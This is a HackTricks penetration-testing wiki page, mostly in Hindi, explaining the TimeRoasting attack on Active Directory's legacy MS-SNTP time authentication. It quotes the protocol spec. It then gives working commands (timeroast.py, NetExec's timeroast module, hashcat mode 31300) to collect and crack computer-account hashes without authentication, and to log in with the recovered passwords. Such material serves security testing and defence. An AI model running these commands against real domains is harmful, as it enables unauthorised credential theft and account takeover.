 HackTricks
TimeRoasting
Tip
AWS हैकिंग सीखें और अभ्यास करें:
HackTricks Training AWS Red Team Expert (ARTE)
GCP हैकिंग सीखें और अभ्यास करें:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks का समर्थन करें
- सदस्यता योजनाओं की जांच करें!
- हमारे 💬 Discord समूह या टेलीग्राम समूह में शामिल हों या हमें Twitter 🐦 @hacktricks_live** पर फॉलो करें।**
- हैकिंग ट्रिक्स साझा करें और HackTricks और HackTricks Cloud गिटहब रिपोजिटरी में PRs सबमिट करें।
TimeRoasting legacy MS-SNTP authentication extension का दुरुपयोग करता है। MS-SNTP में, एक client 68-byte का request भेज सकता है जिसमें किसी भी computer account का RID एम्बेड किया जा सकता है; domain controller computer account के NTLM hash (MD4) को key के रूप में उपयोग करके response पर MAC compute कर उसे वापस करता है। Attackers बिना प्रमाणीकरण के इन MS-SNTP MACs को इकट्ठा कर सकते हैं और उन्हें offline में (Hashcat mode 31300) क्रैक करके computer account के पासवर्ड रिकवर कर सकते हैं।
विवरण के लिए आधिकारिक MS-SNTP spec के section 3.1.5.1 “Authentication Request Behavior” और 4 “Protocol Examples” देखें।
 जब ExtendedAuthenticatorSupported ADM element false होता है, client 68-byte request भेजता है और authenticator के Key Identifier subfield के least significant 31 बिट्स में RID embed करता है।
If the ExtendedAuthenticatorSupported ADM element is false, the client MUST construct a Client NTP Request message. The Client NTP Request message length is 68 bytes. The client sets the Authenticator field of the Client NTP Request message as described in section 2.2.1, writing the least significant 31 bits of the RID value into the least significant 31 bits of the Key Identifier subfield of the authenticator, and then writing the Key Selector value into the most significant bit of the Key Identifier subfield.
From section 4 (Protocol Examples):
After receiving the request, the server verifies that the received message size is 68 bytes. Assuming that the received message size is 68 bytes, the server extracts the RID from the received message. The server uses it to call the NetrLogonComputeServerDigest method (as specified in [MS-NRPC] section 3.5.4.8.2) to compute the crypto-checksums and select the crypto-checksum based on the most significant bit of the Key Identifier subfield from the received message, as specified in section 3.2.5. The server then sends a response to the client, setting the Key Identifier field to 0 and the Crypto-Checksum field to the computed crypto-checksum.
Request प्राप्त करने के बाद, server सत्यापित करता है कि प्राप्त message size 68 bytes है। यह मानते हुए कि प्राप्त message size 68 bytes है, server प्राप्त message से RID निकालता है। server इसका उपयोग NetrLogonComputeServerDigest method को कॉल करने के लिए करता है (जैसा कि [MS-NRPC] section 3.5.4.8.2 में specified है) ताकि crypto-checksums compute कर सके और प्राप्त message के Key Identifier subfield के most significant bit के आधार पर crypto-checksum का चयन कर सके, जैसा कि section 3.2.5 में specified है। उसके बाद server client को response भेजता है, Key Identifier field को 0 सेट करते हुए और Crypto-Checksum field में computed crypto-checksum भरकर।
crypto-checksum MD5-based है (देखें 3.2.5.1.1) और इसे offline क्रैक किया जा सकता है, जिससे roasting attack संभव होता है।
हमला कैसे करें
SecuraBV/Timeroast - Timeroasting स्क्रिप्ट्स (Tom Tervoort द्वारा)
sudo ./timeroast.py 10.0.0.42 | tee ntp-hashes.txt
hashcat -m 31300 ntp-hashes.txt
व्यावहारिक हमला (unauth) with NetExec + Hashcat
- NetExec unauthenticated तरीके से computer RIDs के लिए MS-SNTP MACs को enumerate और collect कर सकता है और cracking के लिए तैयार $sntp-ms$ hashes print कर सकता है:
# Target the DC (UDP/123). NetExec auto-crafts per-RID MS-SNTP requests
netexec smb <dc_fqdn_or_ip> -M timeroast
# Output example lines: $sntp-ms$*<rid>*md5*<salt>*<mac>
- Hashcat mode 31300 (MS-SNTP MAC) के साथ ऑफ़लाइन Crack करें:
hashcat -m 31300 timeroast.hashes /path/to/wordlist.txt --username
# or let recent hashcat auto-detect; keep RIDs with --username for convenience
- पुनः प्राप्त cleartext एक computer account के पासवर्ड के अनुरूप होता है। जब NTLM अक्षम हो तो इसे सीधे machine account के रूप में Kerberos (-k) का उपयोग करके आज़माएँ:
# Example: cracked for RID 1125 -> likely IT-COMPUTER3$
netexec smb <dc_fqdn> -u IT-COMPUTER3$ -p 'RecoveredPass' -k
ऑपरेशनल सुझाव
- Kerberos से पहले सही समय समन्वय सुनिश्चित करें:
sudo ntpdate <dc_fqdn> - यदि आवश्यक हो, AD realm के लिए krb5.conf बनाएं:
netexec smb <dc_fqdn> --generate-krb5-file krb5.conf - जब आपके पास कोई authenticated foothold हो, तो LDAP/BloodHound के माध्यम से RIDs को बाद में principals से मैप करें।
संदर्भ
- MS-SNTP: Microsoft Simple Network Time Protocol
- Secura – Timeroasting whitepaper
- SecuraBV/Timeroast
- NetExec – official docs
- Hashcat mode 31300 – MS-SNTP
Tip
AWS हैकिंग सीखें और अभ्यास करें:
GCP हैकिंग सीखें और अभ्यास करें:HackTricks का समर्थन करें
- सदस्यता योजनाओं की जांच करें!
- हमारे 💬 Discord समूह या टेलीग्राम समूह में शामिल हों या हमें Twitter 🐦 @hacktricks_live** पर फॉलो करें।**
- हैकिंग ट्रिक्स साझा करें और HackTricks और HackTricks Cloud गिटहब रिपोजिटरी में PRs सबमिट करें।